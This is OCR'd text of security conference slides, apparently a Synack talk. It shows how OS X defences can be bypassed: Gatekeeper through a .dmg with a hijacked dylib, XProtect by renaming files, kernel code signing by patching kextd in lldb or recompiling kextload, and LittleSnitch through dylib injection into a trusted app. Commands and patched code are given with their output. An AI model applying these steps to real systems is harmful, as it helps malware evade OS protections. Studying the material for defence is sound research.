
.dmg/.zip layout

1. find an -signed or 'mac app store' app that contains an **external relative reference** to a hijackable dylib
2. create a .dmg with the necessary folder structure to contain the malicious dylib in the **externally** referenced location
3. #winning

Synack

Gatekeeper Bypass

1) a signed app that contains an external reference to hijackable dylib



`spctl` tells you if gatekeeper will accept the app

```
$ spctl -vat execute /Applications/Xcode.app/Contents/Applications/Instruments.app
Instruments.app: accepted
source=Apple System
```


```
$ otool -l Instruments.app/Contents/MacOS/Instruments

Load command 16
          cmd LC_LOAD_WEAK_DYLIB
         name @rpath/CoreSimulator.framework/Versions/A/CoreSimulator

Load command 30
          cmd LC_RPATH
         path @executable_path/../../../../SharedFrameworks
```

`Instruments.app` - fit's the bill

Synack

Gatekeeper Bypass

2) create a .dmg with the necessary layout



required directory structure

(deployable) malicious .dmg


'clean up' the .dmg

- hide files/folder
- set top-level alias to app
- change icon & background
- make read-only


Synack

Gatekeeper Bypass


3) #winning



gatekeeper setting's
(maximum)





standard popup for
anything downloaded



standard alert

unsigned (non-Mac App Store)
code execution!!





gatekeeper bypass :)

Synack

Bypassing XProtect

avoiding detection

the goal

circumvent XProtect's malware detection so that malware can run in an uninhibited manner

bypass this?

XProtect in action (flagging iWorm)

Bypassing XProtect

apple's built-in AV product is weak sauce

XProtect.plist

XProtect.plist

XProtect.plist 〉 No Selection


Key	Type	Value
▼ Item 6	Dictionary	(3 items)
Description	String	OSX.iWorm.A
▼ LaunchServices	Dictionary	(1 item)
LSItemContentType	String	com.apple.application-bundle
▼ Matches	Array	(1 item)
▼ Item 0	Dictionary	(3 items)
Identity	Data	<c0800cd5 095b28da 4b6ca014 68a279fb 5be6921a>
▼ MatchFile	Dictionary	(1 item)
NSURLNameKey	String	Install
MatchType	String	Match

name

hash

file name

XProtect signature file (iWorm)



...or just rename!


Synack


Escaping the OS X Sandbox

decently secure, but lots of OS X bugs!

the goal

escape from the OS X sandbox to so that our malicious code can perform malicious actions.





20+ bugs that could bypass the sandbox (‘project zero’)


Bypassing Kernel-Mode Code Signing

allowing unsigned kext to load

the goal

load malicious unsigned kexts into the kernel

bypass this?



OS X kernel-mode signing checks

Bypassing Kernel-Mode Code Signing 0x1

patch out checks in **kextd**

http://reverse.put.as

```
//check signature
sigResult = checkKextSignature(theKext);

//invalid signature?
if(sigResult != 0)
{
  //error msg
  OSKextLogCFString("ERROR: \
    invalid signature, will not load");

  //bail
  goto finish;
}

//load kext
OSKextLoadWithOptions(theKext);
```

user-mode signature verification


```
# lldb -p <pid of kextd>
(lldb) disassemble –start-address <addr>
       0x10087c0df:  mov   %eax, %ebx
       …
       0x10087c0ef:  ret

(lldb) memory write -s 2 <addr> 0xc031

(lldb) disassemble –start-address <addr>
       0x10087c0df:  xorl   %eax, %eax
       …
       0x10087c0ef:  ret

sh-3.2# kextload unsigned.kext

sh-3.2# kextstat | grep -i unsigned
0xffffff7f81bb0000 com.synack.unsigned
```

patch/unsigned kext loading


Synack

Bypassing Kernel-Mode Code Signing 0x2

directly interface with the kernel



download
kext_tools



patch & recompile
kextload

```
loadKextsIntoKernel(KextloadArgs * toolArgs)
{
  //sigResult = checkKextSignature(theKext, 0x1, earlyBoot);

  //always OK!
  sigResult = 0;
}
```

patched **kextload**

```
//unload kext daemon
# launchctl unload /System/Library/LaunchDaemons/com.apple.kextd.plist

//load (unsigned) driver with custom kext_load
# ./patchedKextload -v unsigned.kext
  Can't contact kextd; attempting to load directly into kernel

//profit :)
# kextstat | grep -i unsigned
  138    0 0xffffff7f82eeb000 com.synack.unsigned
```

unsigned kext loading

Synack

Bypassing Security Products

...and the rest (equally lame)

avast!

Avira

Bitdefender

ClamXav

ESET

F-Secure

intego


KASPERSKY lab

LittleSnitch

Norton by Symantec

Sophos

TREND MICRO



Synack


BYPASSING LITTLESNITCH

abusing trust to access the network

the goal

generically bypass LittleSnitch to allow malicious code to access the network in an uninhibited manner?

bypass this?



LittleSnitch in action


Little Snitch Bypass 0x1


load-time 'injection' into a trusted process

```
$ python dylibHijackScanner.py

GPG Keychain is vulnerable (weak/rpath'd dylib)
 'binary':          '/Applications/GPG Keychain.app/Contents/MacOS/GPG Keychain'
 'weak dylib':      '/Libmacgpg.framework/Versions/B/Libmacgpg'
 'LC_RPATH':        '/Applications/GPG Keychain.app/Contents/Frameworks'
```

GPG Keychain

LittleSnitch rule for GPG Keychain





got 99 problems but LittleSnitch ain't one ;)

Synack

